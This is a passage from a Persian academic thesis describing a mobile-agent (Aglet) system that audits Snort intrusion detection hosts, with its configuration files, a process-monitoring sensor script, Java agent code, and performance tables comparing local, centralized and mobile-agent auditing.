در بخش [IDS_INFO] چگونگی عمل هر بازرس تعیین می‌شود. هر سطر این بخش دارای چهار پارامتر است. پارامتر اول شماره بازرس را تعیین می‌کند. پارامتر دوم آدرس محلی که باید بازرسی شود تعیین می‌گردد. در پارامتر چهارم آدرس محلی که اطلاعات سنسورها ذخیره شده است مشخص شده است.

در بخش [DEALY] فاصله زمانی بین ارسال بازرس‌ها مشخص می‌شود. این فاصله بر حسب میلی‌ثانیه است.

در صورتیکه یک بازرس وظیفه بررسی بیش از یک سیستم را بر عهده داشته باشد کافی است به صورت زیر آن را در بخش [IDS_INFO] مشخص کرد:

```
[IDS_INFO]
2 192.168.0.1 snort e:\\info
2 192.168.0.3 snort /var/log/info
```

برای مثال در مثال فوق بازرس شماره دو وظیفه بازرسی سیستم تشخیص‌نفوذ snort بر روی دو میزبان با آدرس‌های 192.168.0.1 و 192.168.0.3 را بر عهده دارد که میزبان اول یک سیستم Windows است و دیگری یک سیستم Linux است.

- **فایل پیکربندی بازرسی حملات انجام شده**

ساختار این فایل کاملاً مشابه ساختار فایل پیکربندی مربوط به بازرسی سیستم‌های تشخیص‌نفوذ می‌باشد که به آن اشاره شد. تنها تفاوت این دو در بخش [IDS_INFO] است که در این حالت به جای مشخص کردن محل اطلاعات جمع‌آوری شده توسط سنسورها، محل خروجی سیستم تشخیص‌نفوذ مشخص شده است. به این ترتیب بازرس با تشخیص محل خروجی سیستم می‌تواند آن را مورد بررسی قرار دهد.

- **فایل پیکربندی معرفی سیستم‌های تشخیص‌نفوذ**

در این فایل به بازرس معرفی می‌شود که به هر سیستم تشخیص‌نفوذ چه حملاتی انجام شده و سیستم تشخیص‌نفوذ در مقابله با این حمله چه خروجی‌ای را تولید می‌کند. با استفاده از این اطلاعات بازرس می‌تواند مشخص کند که بعد از بررسی فایل خروجی سیستم تشخیص‌نفوذ به دنبال نشانه‌های چه حملاتی بگردد.

در حالت بازرسی سیستم تشخیص‌نفوذ اطلاعات ذخیره شده توسط سنسورها به صورت زیر می‌باشد:

```
snort 4944 4892 root 2.7 0.6 S 5c9f8e50aaaec17f32a58aca9d49fabb a5cbb285c40f8961091380a9f59f982f
```

این اطلاعات به ترتیب از چپ به راست عبارتند از نام سیستم تشخیص‌نفوذ، شماره فرایند سیستم تشخیص‌نفوذ، شماره فرایند پدر، نام مالک فرایند، میزان مصرف حافظه، میزان مصرف CPU، حالت اجرایی فرایند، checksum فایل اجرایی فرایند و checksum فایل پیکربندی فرایند.

بازرس با بررسی این اطلاعات که توسط سنسورها جمع‌آوری شده است، سلامت فرایند سیستم تشخیص‌نفوذ را بررسی می‌کند. برای مثال در صورتیکه شماره فرایند یا فرایند پدر تغییر کند و یا آنکه در checksum فایل اجرایی و یا فایل پیکربندی تغییری صورت گیرد می‌توان فهمید که فرایند متوقف و مجدداً راه‌اندازی شده است و یا آنکه پیکربندی آن تغییر کرده است. همچنین در صورتی که حالت فرایند به حالت Z برود که نشانه حالت اجرایی zombie است به این معنی است که برای فرایند مشکلی به وجود آمده است و اگر میزان مصرف حافظه و CPU از حد متعارف بیشتر شود به این معنی است که فرایند زیر بار سنگینی قرار دارد و یا آنکه در عملکرد صحیح دچار مشکل شده است.

برای جمع‌آوری این اطلاعات از سنسوری استفاده می‌شود که کد آن به صورت زیر است:

```
#! /bin/bash
while true
do
    echo `ps –o "comm pid ppid user %cpu %mem stat" –C snort | grep snort` `md5sum snort.conf |
    head –c 32` `md5sum snort | head –c 32`
  sleep 1
```

```
done
```

در این سنسور هر یک ثانیه اطلاعاتی که گفته شد را جمع‌آوری می‌شود.

در حالت بازرسی حملات نیز بعد از تعیین نوع حملاتی که به سیستم‌های تشخیص‌نفوذ انجام شده بازرس‌ها به سراغ آنها می‌روند و خروجی آن را مورد بازرسی قرار می‌دهند تا نشانه‌هایی از حمله صورت گرفته در آن را پیدا کنند. نوع و چگونگی انجام حملات در بخش انجام آزمایشات شرح داده خواهد شد.

همانطور که در ابتدای این بخش (۶-۳-۲) گفته شد، سیستم بازرس دارای دو بخش اصلی می‌باشد. بخش توزیع‌کننده بازرس‌ها و بخش بازرس‌ها. در ادامه به شرح هر یک از این دو بخش پرداخته می‌شود.

بخش توزیع‌کننده بعد از خواندن اطلاعات فایل‌های پیکربندی تعدادی بازرس می‌سازد و اطلاعات لازم را در اختیار آنها قرار می‌دهد. کد مربوط به توزیع‌کننده و سازنده بازرس‌ها به ترتیب زیر است:

کلاس مربوط به توزیع‌کننده یک کلاس عامل متحرک است که از کلاس Aglet مشتق شده است:

```
public class AgletAudit extends Aglet {
```

همانطور که در بخش معرفی Aglet آورده شده است، اولین تابعی که از Aglet اجرا می‌شود به ترتیب تابع onCreation و run آن شئ است (مطابق شکل ۳-۲۳).

```
public void run() {
  this.init("d:\\conf.txt");
  this.createAudit();
}
```

در این تابع ابتدا تابعی به عنوان init فراخوانده می‌شود که در آن فایل‌های پیکربندی خوانده می‌شود. سپس تابع createAudit صدا زده می‌شود که به صورت زیر است:

```
    void createAudit() {
      Object[][] o = new Object[this.auditNum][AgletAudit.MAX_OBJ];
      for (int i = 0; i < this.auditNum; i++) {
        o[i][0] = new String(this.baseAddress);
        o[i][1] = new Integer(this.auditInfo[i].getIdsNum());
      for (int j = 0; j < this.auditInfo[i].getIdsNum(); j++)
         o[i][2 + j] = new String(this.auditInfo[i].getIdsInfo(j));
      }

      while (true) {
      for (int i = 0; i < this.auditNum; i++)
            try {
            AgletContext cxt = getAgletContext();
            AgletProxy proxy = cxt.createAglet(null, "audit.ProcessAudit", o[i]);
         } catch(Exception e) {
              System.out.println("can not create new agent ...");
              System.exit(1);
        }
        try {
            Thread.sleep(this.delay);
      } catch(Exception e) {
        System.out.println("can not sleep ...");
        System.exit(1);
      }
     }
}
```

در این تابع ابتدا اطلاعات پیکربندی در متغیرهایی از نوع Object ذخیره می‌شود و سپس توسط دستور createAglet بازرس‌ها ساخته می‌شوند و این اطلاعات به آنها داده می‌شود. بازرس‌های ساخته شده نیز اشیائی مشتق شده از کلاس Aglet می‌باشند. کد کلاس یک بازرس نمونه به صورت زیر می‌باشد:

```
public class ProcessAudit extends Aglet {
```

در این کلاس تابع onCreation ساخته شده است که اولین تابع بعد از ساخته شدن یک عامل است که فراخوانده می‌شود:

```
public void onCreation(Object o) {
  String str = new String();
  int index1 = 0, index2 = -1;
  addMobilityListener(new MobilityAdapter() {
     public void onArrival(MobilityEvent e) {
        if (position == 1) {
        checkProcessInfo();
        if (posCount < idsNum - 1) {
           try {
               posCount++;
               dispatch(new URL(new String("atp://" + host[posCount])));
           } catch(Exception ex) {
              System.out.println("can not dispatch ...");
              dispose();
           }
           } else {
     try {
           position = 0;
        dispatch(new URL(new String("atp://" + baseAddress)));
     } catch(Exception ex) {
        System.out.println("can not dispatch ...");
        dispose();
     }
        }
     } else {
        System.out.println(resultMsg);
     }
  }
});
if (this.position == 0) {
  this.baseAddress = (String)((Object[])o)[0];
  Integer n = (Integer)((Object[])o)[1];
  this.idsNum = n.intValue();
  this.idsInfo = new String[this.idsNum];
  this.idsName = new String[this.idsNum];
  this.host = new String[this.idsNum];
  for (int i = 0; i < this.idsNum; i++) {
     str = (String)((Object[])o)[2 + i];
     for (int j = 0; j < 3; j++) {
        index1 = index2 + 1;
        index2 = str.indexOf(' ', index1);
        switch (j) {
           case 0:
              host[i] = str.substring(index1, index2);
              break;
              case 1:
```

```
                idsName[i] = str.substring(index1, index2);
                break;
              case 2:
                idsInfo[i] = str.substring(index1);
                break;
            }
          }
        }
        this.position = 1;
        this.sortHost();
        try {
          dispatch(new URL(new String("atp://" + this.host[0])));
        } catch(Exception e) {
          System.out.println(e);
          dispose();
        }
      }
    }
```

همانطور که در این کد مشخص شده است از متغیری به نام position استفاده شده است که مشخص شود که بازرس در مبداء واقع است و یا آنکه در سایر میزبان‌ها قرار دارد. در صورتیکه position مقدار صفر داشته باشد به این معنی است که در مبداء قرار دارد. در این حالت بازرس اطلاعات لازم را از بخش توزیع‌کننده بازرس‌ها می‌گیرد و بعد از آن بازرسی را شروع می‌کند. با توجه به آنکه این بازرس هر بار که به یک میزبان می‌رسد باید شروع به فعالیت کند به این معنی است که باید در برابر انتقال داده شدن حساس باشد. به همین منظور listenerای برای رسیدن استفاده شده است (onArrival). در این listener مشخص شده است که بعد از هر بار رسیدن به یک میزبان باید عمل checkProcessInfo انجام شود. بعد از انجام این کار مطابق با الگوی مسیری که توسط برای مدیر برای آن مشخص شده است به میزبان دیگر می‌رود. در آخرین میزبان بعد از انجام کار به سمت مبداء باز می‌گردد و گزارش را اعلام می‌کند. کد کامل این بازرس‌ها در ضمیمه آورده شده است.

یکی از موارد مهمی که در پیاده‌سازی سیستم بازرس متحرک وجود دارد، مساله امنیت بازرس‌ها می‌باشد. این امنیت همانطور که در توضیحات مربوط به aglet آورده شد، توسط خود سیستم aglet پیاده‌سازی و پشتیبانی می‌شود.

۶-۴- انجام آزمایشات

آزمایشات انجام شده در این پروژه را می‌توان به دو دسته کلی تقسیم کرد. آزمایشات مربوط به بررسی و مقایسه سه حالت بازرس (محلی، متمرکز و عامل متحرک) و آزمایشات مربوط به حالات مختلف استفاده از بازرس مبتنی بر عامل‌های متحرک.

در هر یک از دو دسته لازم است که سیستم تشخیص‌نفوذ زیر بار گذاشته شود و سپس آزمایشات بر روی آنها انجام شود. برای انجام این کار سیستم تشخیص‌نفوذ مورد استفاده snort انتخاب شده است که شرح ساختار آن در بخش دو آورده شده است. برای بررسی این سیستم از سنسورهایی که در بخش ۶-۳-۲ استفاده شده است. این سنسورها اطلاعات مربوط به فرایند سیستم تشخیص‌نفوذ را جمع‌آوری و ذخیره می‌کند. علاوه بر این با توجه به پیکربندی صورت گرفته

توسط مدیر به صورت پریودیک حملاتی به سیستم انجام می‌شود. حملاتی که به صورت نمونه برای آزمایش انتخاب شده‌اند عبارتند از حملات jolt2[1]، synful[2]، targa3[3] و teardrop[4]. کد این حملات را می‌توان در ضمیمه مشاهده کرد.

باید یادآوری کرد که آزمایشات در دو محیط Linux و Windows انجام شده است.

۶-۴-۱-مقایسه سه حالت بازرس

برای انجام این بخش از آزمایش‌ها سه حالت بازرس در شرایط مختلف مورد بررسی قرار گرفته شده‌اند و از لحاظ میزان مصرف حافظه، میزان مصرفCPU، بار شبکه و سرعت پاسخ با یکدیگر مقایسه شده‌اند. برای انجام این کار پریودهای زمانی مختلفی در نظر گرفته شده است که عبارتند از ۵، ۱۰، ۳۰، ۶۰ و ۱۲۰ ثانیه که هر بازرس‌ها در فاصله‌های زمانی بیان شده ارسال می‌شوند. علاوه بر این در حالت فاصله زمانی ۱۰ ثانیه در دو حالتی که سیستم از بار اشباع شده باشد و زمانی که شبکه از بار اشباع شده باشد پارامترهای مختلف مجدداً اندازه‌گیری شده‌اند. در زیر نمودار بعضی از حالت‌های اندازه‌گیری شده نشان داده شده است.

قبل از آنکه به مقایسه سه حالت پرداخته شود مقایسه‌ای انجام می‌شود بین پریودهای مختلف زمانی در هر کدام از سیستم‌ها و تاثیری که بر عملکرد سیستم خواهند داشت.

شبکه‌ای که این بخش از آزمایش‌ها در آن انجام شده است، شبکه‌ای است با دو میزبان و یک بازرس که عمل بازرسی سیستم تشخیص‌نفوذ را انجام می‌دهد.

در سیستم بازرس به صورت محلی میزان مصرف حافظه و CPU، بار شبکه و زمان پاسخ مطابق جدول ۶-۱ خواهد بود:

جدول ۶-۱- نتایج آزمایش برای حالت بازرس محلی

بازرس حالت محلی					
پریود زمانی	**۵ ثانیه**	**۱۰ ثانیه**	**۳۰ ثانیه**	**۶۰ ثانیه**	**۱۲۰ ثانیه**
میزان مصرف حافظه	2.3 %	2.3 %	2.3 %	2.3 %	2.3 %
میزان مصرف CPU	~ 0 %	~ 0 %	~ 0 %	~ 0 %	~ 0 %
بار شبکه	258 bps	170 bps	49 bps	45 bps	40 bps
زمان پاسخ	5009 ms	10010 ms	30012 ms	60017 ms	120031 ms


[1] این حمله باعث بالا رفتن میزان استفاده از پردازنده تا ۱۰۰٪ می‌شود.

[2] این حمله با ارسال پیغام‌های syn به سمت سیستم مورد نظر آن را مورد حمله قرار می‌دهد.


[3] این حمله با فرستادن بسته‌هایی که ساختار مناسبی ندارند، protocol stack سیستم مورد نظر را با مشکل مواجه می‌کنند.

[4] در این حمله با فرستادن بسته‌هایی که از لحاظ offset مشکل دارند، سیستم مورد نظر را مورد حمله قرار می‌دهند.


همانطور که در جدول ۶-۱ مشاهده می‌شود، میزان استفاده از پردازنده در بازرس محلی آنقدر کم است که در حدود صفر می‌باشد. در شکل ۶-۲ بار ترافیک جمع‌آوری شده در بازه‌های زمانی فوق نشان داده شده است. این ترافیک مربوط است به ارسال نتایج کار بازرس به مدیر شبکه. همانطور که در شکل دیده می‌شود، میزان این بار بسیار کم و ناچیز است.



Period = 5 s




Period =10 s




Period =30 s

شکل ۶-۲- ترافیک شبکه برای حالت بازرس محلی



Period =60 s



Period =120 s

ادامه شکل ۶-۲- ترافیک شبکه برای حالت بازرس محلی


در جدول ۶-۲ نتایج کار برای حالت متمرکز (client/server) آورده شده است:

جدول ۶-۲- نتایج آزمایش برای حالت بازرس متمرکز


بازرس حالت Client/Server					
پریود زمانی	۵ ثانیه	۱۰ ثانیه	۳۰ ثانیه	۶۰ ثانیه	۱۲۰ ثانیه
میزان مصرف حافظه	2.3 %	2.3 %	2.3 %	2.3 %	2.3 %
میزان مصرف CPU	0.4 %	0.3 %	0.1 %	~ 0 %	~ 0 %
بار شبکه	13.5 kbps	7 kbps	2.4 kbps	1.3 kbps	0.7 kbps
زمان پاسخ	5202 ms	10164 ms	30184 ms	60168 ms	120222 ms

همانطور که در جدول ۶-۲ نشان داده شده است، میزان مصرف پردازنده برای پریودهای کمتر بالاتر از مواقعی است که پریود زمانی زیاد می‌شود. این مساله به این دلیل است که بازرس کار خود را در پریودهای کمتر با فاصله‌های زمانی کمتری انجام می‌دهد و نتیجه این کار بالا رفتن مصرف پردازنده است. همچنین میزان مصرف پردازنده در مقایسه با حالت بازرس محلی بیشتر است. علت امر این است که در این حالت باید برنامه‌ای اطلاعات جمع‌آوری شده را به صورت

یک ارتباط برای بازرس متمرکز بفرستد، که این عمل میزان پردازش بیشتری در مقایسه با عمل بازرس محلی دارد. یکی از پارامترهایی که در جداول نشان داده شده است، زمان پاسخ می‌باشد. منظور از زمان پاسخ، مدت زمانی است که بازرس کار خود را آغاز می‌کند تا زمانی که خروجی لازم را تولید می‌کند. همانطور که در جدول ۶-۲ نشان داده شده است، زمان پاسخ بازرس متمرکز در مقایسه با زمان پاسخ بازرس محلی بیشتر است. علت این مساله این است که در بازرس متمرکز زمانی لازم است تا اطلاعات در محلی جمع‌آوری شوند و سپس آنالیز شوند، در حالیکه در بازرس محلی این تاخیر زمانی وجود ندارد. در شکل ۶-۳ می‌توان ترافیک شبکه را در حالت بازرس به صورت متمرکز مشاهده کرد. در این حالت ترافیک عبوری بر روی شبکه، اطلاعات جمع‌آوری شده سیستم‌های تشخیص‌نفوذ است که برای بازرس متمرکز ارسال می‌شود. مشخص است که این ترافیک در مقایسه با ترافیک بازرس محلی که تنها نتایج آزمایشات بود از حجم بیشتری برخوردار است.




Period = 5 s




Period = 10 s


شکل ۶-۳- ترافیک شبکه برای حالت بازرس متمرکز



Period = 30 s



Period = 60 s



Period = 120 s

ادامه شکل ۶-۳- ترافیک شبکه برای حالت بازرس متمرکز


همانطور که در شکل ۶-۳ نشان داده شده است با افزایش پریود زمانی میزان بار عبوری بر روی شبکه کم شده است. علت امر این است که با افزایش پریود زمانی، اطلاعات ارسالی با فاصله‌های زمانی بیشتری بر روی شبکه ارسال می‌شوند که نتیجه آن کاهش میانگین بار ارسالی بر روی شبکه است.

در جدول ۶-۳ می‌توان نتایج آزمایش انجام شده را برای حالت بازرس مبتنی بر عامل‌های متحرک را مشاهده کرد.

جدول ۶-۳- نتایج آزمایش برای حالت بازرس مبتنی بر عامل‌های متحرک

